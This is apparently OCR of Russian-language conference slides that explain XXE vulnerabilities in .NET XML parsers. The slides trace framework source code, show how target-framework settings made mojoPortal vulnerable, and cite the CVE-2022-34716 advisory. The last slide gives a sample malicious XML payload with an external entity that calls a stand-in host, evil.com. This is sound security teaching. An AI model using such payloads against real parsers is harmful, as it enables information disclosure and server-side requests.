
XXE в mojoPortal



mojoPortal

```
public static void ImportStyles(Stream stylesXmlStream, Guid siteGuid)
{
  try
  {
    XmlDocument stylesXmlDoc = new XmlDocument();
    using (stylesXmlStream)
    {
      stylesXmlDoc.Load(stylesXmlStream);
    }
  ....
}
```




File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search (Ctrl+Q)
mojoportal
Debug
Mixed Platforms
IIS Express (Google Chrome)
Server Explorer
Toolbox
Test Explorer
SkinHelper.cs
mojoPortal.Web
ContentStyles.aspx.cs
Application
Build
Web
Package/Publish Web
Package/Publish SQL
Build Events
Resources
Settings
Reference Paths
Signing
Code Analysis
Configuration: N/A
Platform: N/A
Assembly name:
mojoPortal.Web
Default namespace:
mojoPortal.Web
Target framework:
.NET Framework 4.6.2
Output type:
Class Library
Auto-generate binding redirects
Startup object:
(Not set)
Assembly Information...
Resources
Specify how application resources will be managed:
Icon and manifest
A manifest determines specific settings for an application. To embed a custom manifest, first add it to your project and then select it from the list below.
Icon:
(Default Icon)
Browse...
Manifest:
Embed manifest with default settings
Resource file:
Browse...

OWASP: XML External Entity Prevention

Attack Type	.NET Framework Version	XDocument (Linq to XML)	XmlDictionaryReader	XmlDocument	XmlNodeReader	XmlReader	XmlTextReader
External entity Attacks	<4.5.2	✅	✅	❌	✅	✅	❌
	≥4.5.2	✅	✅	✅	✅	✅	✅
Billion Laughs	<4.5.2	❓	✅	❌	✅	✅	❌
	≥4.5.2	✅	✅*	✅	✅*	✅*	✅

* For .NET Framework Versions ≥4.5.2, these libraries won't even process the in-line DTD by default. Even if you change the default to allow processing a DTD, if a DoS attempt is performed an exception will still be thrown as documented above.

XML-парсеры

Дефолтные парсеры

```
XmlDocument doc = new XmlDocument();
doc.Load(xmlReader);
```

XmlDocument.Load

```
public virtual void Load(Stream inStream)
{
  XmlTextReader reader
    = SetupReader(new XmlTextReader(inStream, NameTable));
  try
  {
    Load(reader);
  }
  finally
  {
    reader.Impl.Close(false);
  }
}
```

XmlDocument.Load

```
public virtual void Load(Stream inStream)
{
  XmlTextReader reader
    = SetupReader(new XmlTextReader(inStream, NameTable));
  try
  {
    Load(reader);
  }
  finally
  {
    reader.Impl.Close(false);
  }
}
```

XmlTextReader.ctor

```
public XmlTextReader(Stream input, XmlNameTable nt)
{
  impl = new XmlTextReaderImpl(input, nt);
  impl.OuterReader = this;
}
```

XmlTextReaderImpl.ctor

```
internal XmlTextReaderImpl(Stream input, XmlNameTable nt)
  : this( string.Empty, input, nt )
{ }
```

XmlTextReaderImpl.ctor

```
internal XmlTextReaderImpl(string url, Stream input, XmlNameTable nt)
  : this(nt)
{
  ....
}
```

XmlTextReaderImpl.ctor

```
internal XmlTextReaderImpl(XmlNameTable nt)
{
  ....
  if (!System.Xml.XmlReaderSettings.EnableLegacyXmlSettings()) {
    xmlResolver = null;
  } else {
    xmlResolver = new XmlUrlResolver();
  }
  ....
}
```

XmlReaderSettings.EnableLegacyXmlSettings

```
private static bool? s_enableLegacyXmlSettings = null;

static internal bool EnableLegacyXmlSettings() {
  if (s_enableLegacyXmlSettings.HasValue) {
    return s_enableLegacyXmlSettings.Value;
  }

  if (!System.Xml.BinaryCompatibility.TargetsAtLeast_Desktop_V4_5_2) {
    s_enableLegacyXmlSettings = true;
    return s_enableLegacyXmlSettings.Value;
  }

  bool enableSettings = false; // default value
  if (!ReadSettingsFromRegistry(Registry.LocalMachine, ref enableSettings)) {
    ReadSettingsFromRegistry(Registry.CurrentUser, ref enableSettings);
  }

  s_enableLegacyXmlSettings = enableSettings;
  return s_enableLegacyXmlSettings.Value;
}
```

XmlReaderSettings.EnableLegacyXmlSettings

```
private static bool? s_enableLegacyXmlSettings = null;

static internal bool EnableLegacyXmlSettings()
{
  if (s_enableLegacyXmlSettings.HasValue)
  {
    return s_enableLegacyXmlSettings.Value;
  }

  ....
}
```

XmlReaderSettings.EnableLegacyXmlSettings

```
private static bool? s_enableLegacyXmlSettings = null;

static internal bool EnableLegacyXmlSettings()
{
  ....
  if (!System.Xml.BinaryCompatibility.TargetsAtLeast_Desktop_V4_5_2)
  {
    s_enableLegacyXmlSettings = true;
    return s_enableLegacyXmlSettings.Value;
  }
  ....
}
```

BinaryCompatibility

```
internal static class BinaryCompatibility
{
  internal static bool TargetsAtLeast_Desktop_V4_5_2
  { get { return _targetsAtLeast_Desktop_V4_5_2; } }

  private static bool _targetsAtLeast_Desktop_V4_5_2
    = RunningOnCheck("TargetsAtLeast_Desktop_V4_5_2");

  [SecuritySafeCritical]
  [ReflectionPermission(SecurityAction.Assert, Unrestricted = true)]
  private static bool RunningOnCheck(string propertyName)
  { .... }
}
```

BinaryCompatibility.RunningOnCheck

```
private static bool RunningOnCheck(string propertyName)
{
  Type binaryCompatabilityType
    = typeof(Object).GetTypeInfo()
                    .Assembly
                    .GetType("System.Runtime.Versioning.BinaryCompatibility",
                             false);
  ....
  PropertyInfo property
    = binaryCompatabilityType.GetProperty(propertyName, ....);
  if (property == null)
    return false;
  return (bool)property.GetValue(null);
}
```

XmlReaderSettings.EnableLegacyXmlSettings

```
private static bool? s_enableLegacyXmlSettings = null;

static internal bool EnableLegacyXmlSettings() {
  if (s_enableLegacyXmlSettings.HasValue) {
    return s_enableLegacyXmlSettings.Value;
  }

  if (!System.Xml.BinaryCompatibility.TargetsAtLeast_Desktop_V4_5_2) {
    s_enableLegacyXmlSettings = true;
    return s_enableLegacyXmlSettings.Value;
  }

  bool enableSettings = false; // default value
  if (!ReadSettingsFromRegistry(Registry.LocalMachine, ref enableSettings)) {
    ReadSettingsFromRegistry(Registry.CurrentUser, ref enableSettings);
  }

  s_enableLegacyXmlSettings = enableSettings;
  return s_enableLegacyXmlSettings.Value;
}
```

XmlReaderSettings.EnableLegacyXmlSettings


```
private static bool? s_enableLegacyXmlSettings = null;

static internal bool EnableLegacyXmlSettings() {
  ....
  bool enableSettings = false; // default value
  if (!ReadSettingsFromRegistry(Registry.LocalMachine, ref enableSettings)) {
    ReadSettingsFromRegistry(Registry.CurrentUser, ref enableSettings);
  }

  s_enableLegacyXmlSettings = enableSettings;
  return s_enableLegacyXmlSettings.Value;
}
```

XmlReaderSettings.ReadSettingsFromRegistry

```
bool ReadSettingsFromRegistry(RegistryKey hive, ref bool value) {
  const string regValueName = "EnableLegacyXmlSettings";
  const string regValuePath = @"SOFTWARE\Microsoft\.NETFramework\XML";
  ....
  using (RegistryKey xmlRegKey = hive.OpenSubKey(regValuePath, false))
    if (xmlRegKey != null)
      if (xmlRegKey.GetValueKind(regValueName) == RegistryValueKind.DWord) {
        value = ((int)xmlRegKey.GetValue(regValueName)) == 1;
        return true;
      }
  ....
  return false;
}
```

XmlDocument.ctor: .NET Framework

```
internal XmlTextReaderImpl(XmlNameTable nt)
{
  ....
  if (!System.Xml.XmlReaderSettings.EnableLegacyXmlSettings()) {
    xmlResolver = null;
  } else {
    xmlResolver = new XmlUrlResolver();
  }
  ....
}
```



XmlDocument.ctor: .NET

```
internal XmlTextReaderImpl(XmlNameTable nt)
{
   ....
   _xmlResolver = null;
   ....
}
```

XML-парсеры: выводы

- Дефолтные XML-парсеры в .NET Framework ”неожиданно” могут стать опасными
- На поведение влияют:
  - настройки реестра
  - версия .NET Framework
  - и т. п. (см. тип `BinaryCompatibility`)

XXE в mojoPortal

File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help Search (Ctrl+Q) mojoportal

Debug Mixed Platforms IIS Express (Google Chrome)

Server Explorer Toolbox Test Explorer

SkinHelper.cs mojoPortal.Web ContentStyles.aspx.cs

- Application
- Build
- Web
- Package/Publish Web
- Package/Publish SQL
- Build Events
- Resources
- Settings
- Reference Paths
- Signing
- Code Analysis

Configuration: N/A Platform: N/A

Assembly name: mojoPortal.Web

Default namespace: mojoPortal.Web

Target framework: .NET Framework 4.6.2

Output type: Class Library

Auto-generate binding redirects

Startup object: (Not set)

Assembly

Resources

Specify how application resources will be managed:


Icon and manifest

A manifest determines specific settings for an application. To embed a custom
add it to your project and then select it from the list below.

Icon: (Default Icon)

Manifest: Embed manifest with default settings

Resource file:



Безопасность дефолтных парсеров

Экземпляры типов	<= .NET Framework 4.5.1	>= .NET Framework 4.5.2 (в т. ч. .NET Core и .NET)
`XmlReader (/XmlReaderSettings)`	Not Vulnerable	Not Vulnerable
`XmlTextReader`	Vulnerable	Not Vulnerable
`XmlDocument`	Vulnerable	Not Vulnerable

OWASP: XML External Entity Prevention

Attack Type	.NET Framework Version	XDocument (Linq to XML)	XmlDictionaryReader	XmlDocument	XmlNodeReader	XmlReader	XmlTextReader
External entity Attacks	<4.5.2	✅	✅	❌	✅	✅	❌
	≥4.5.2	✅	✅	✅	✅	✅	✅
Billion Laughs	<4.5.2	❓	✅	❌	✅	✅	❌
	≥4.5.2	✅	✅*	✅	✅*	✅*	✅

* For .NET Framework Versions ≥4.5.2, these libraries won't even process the in-line DTD by default. Even if you change the default to allow processing a DTD, if a DoS attempt is performed an exception will still be thrown as documented above.

XmlReaderSettings.EnableLegacyXmlSettings

```
private static bool? s_enableLegacyXmlSettings = null;

static internal bool EnableLegacyXmlSettings() {
  if (s_enableLegacyXmlSettings.HasValue) {
    return s_enableLegacyXmlSettings.Value;
  }

  if (!System.Xml.BinaryCompatibility.TargetsAtLeast_Desktop_V4_5_2) {
    s_enableLegacyXmlSettings = true;
    return s_enableLegacyXmlSettings.Value;
  }

  bool enableSettings = false; // default value
  if (!ReadSettingsFromRegistry(Registry.LocalMachine, ref enableSettings)) {
    ReadSettingsFromRegistry(Registry.CurrentUser, ref enableSettings);
  }

  s_enableLegacyXmlSettings = enableSettings;
  return s_enableLegacyXmlSettings.Value;
}
```

XmlReaderSettings.EnableLegacyXmlSettings

```
private static bool? s_enableLegacyXmlSettings = null;

static internal bool EnableLegacyXmlSettings()
{
  ....
  if (!System.Xml.BinaryCompatibility.TargetsAtLeast_Desktop_V4_5_2)
  {
    s_enableLegacyXmlSettings = true;
    return s_enableLegacyXmlSettings.Value;
  }
  ....
}
```

mojoPortal

```
....
<httpRuntime targetFramework="4.5"
             requestValidationMode="2.0"
             maxRequestLength="30720"
             maxUrlLength="560"
             maxQueryStringLength="2048" />
....
```

mojoPortal

```
....
<httpRuntime targetFramework="4.5"
             requestValidationMode="2.0"
             maxRequestLength="30720"
             maxUrlLength="560"
             maxQueryStringLength="2048" />
....
```

XXE в mojoPortal: выводы

- ”Безопасный” XML-парсер оказался опасным
  -> поаккуратнее в .NET Framework
- Для уязвимости результат парсинга
  не обязательно должен отдаваться пользователю

XXE в .NET 6 SDK

XXE в .NET 6 SDK

- CVE-ID: CVE-2022-34716
- .NET Spoofing Vulnerability

- NVD: https://nvd.nist.gov/vuln/detail/cve-2022-34716

Microsoft Security Advisory CVE-2022-34716: .NET Information Disclosure Vulnerability #232

Open **dcwhittaker** opened this issue on Aug 9, 2022 · 0 comments

dcwhittaker commented on Aug 9, 2022 • edited by leecow Member

Executive summary

Microsoft is releasing this security advisory to provide information about a vulnerability in .NET Core 3.1 and .NET 6.0. This advisory also provides guidance on what developers can do to update their applications to remove this vulnerability.

An information disclosure vulnerability exists in .NET Core 3.1 and .NET 6.0 that could lead to unauthorized access of privileged information.

Discussion

Discussion for this issue can be found at dotnet/aspnetcore#43166

Mitigation factors

Microsoft has not identified any mitigating factors for this vulnerability.

Affected software

- Any .NET 6.0 application running on .NET 6.0.7 or earlier.
- Any .NET Core 3.1 applicaiton running on .NET Core 3.1.27 or earlier.

If your application uses the following package versions, ensure you update to the latest version of .NET.

Assignees

No one assigned

Labels

Monthly-Update .NET Core 3.1 .NET 6.0 Security

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

Notifications Customize

Subscribe

You're not receiving notifications from this thread.

1 participant

.NET 6.0.8 - August 09, 2022

The .NET 6.0.8, .NET SDK 6.0.303, .NET SDK 6.0.108, and .NET SDK 6.0.400 releases are available for download. The latest 6.0 release is always listed at .NET 6.0 Releases.

The .NET 6 release includes support for macOS and Windows Arm64 operating systems, see details .NET support for macOS 11 and Windows 11 for ARM64 and x64.

Notable Changes

.NET 6.0.8 release carries security fixes.

Microsoft Security Advisory CVE-2022-34716 | .NET Information Disclosure Vulnerability

Executive summary

Microsoft is releasing this security advisory to provide information about a vulnerability in .NET 6.0 and .NET Core 3.1. This advisory also provides guidance on what developers can do to update their applications to remove this vulnerability.

An information disclosure vulnerability exists in .NET 6.0 and .NET Core 3.1 that could lead to unauthorized access of privileged

XXE в .NET 6 SDK


.NET XML Signature Verification External Entity Injection

Authored by Google Security Research, Felix Wilhelm Posted Sep 9, 2022

XML signature verification in .NET 6 as implemented in System.Security.Cryptography.Xml.SignedXml is vulnerable to external entity injection attacks.

tags | exploit
advisories | CVE-2022-34716
SHA-256 | fb9e0a77092860baf50e4dd27de48b363926968c3606d0db1631fac8f83f0ff4 Download | Favorite | View

- packetstormsecurity.com: https://packetstormsecurity.com/files/168332/.NET-XML-Signature-Verification-External-Entity-Injection.html


XML
XML
parser

Вредоносный XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxeExample [
  <!ENTITY queryEntity SYSTEM "https://evil.com/net6">
]>
<xxeExample>&queryEntity;</xxeExample>
```

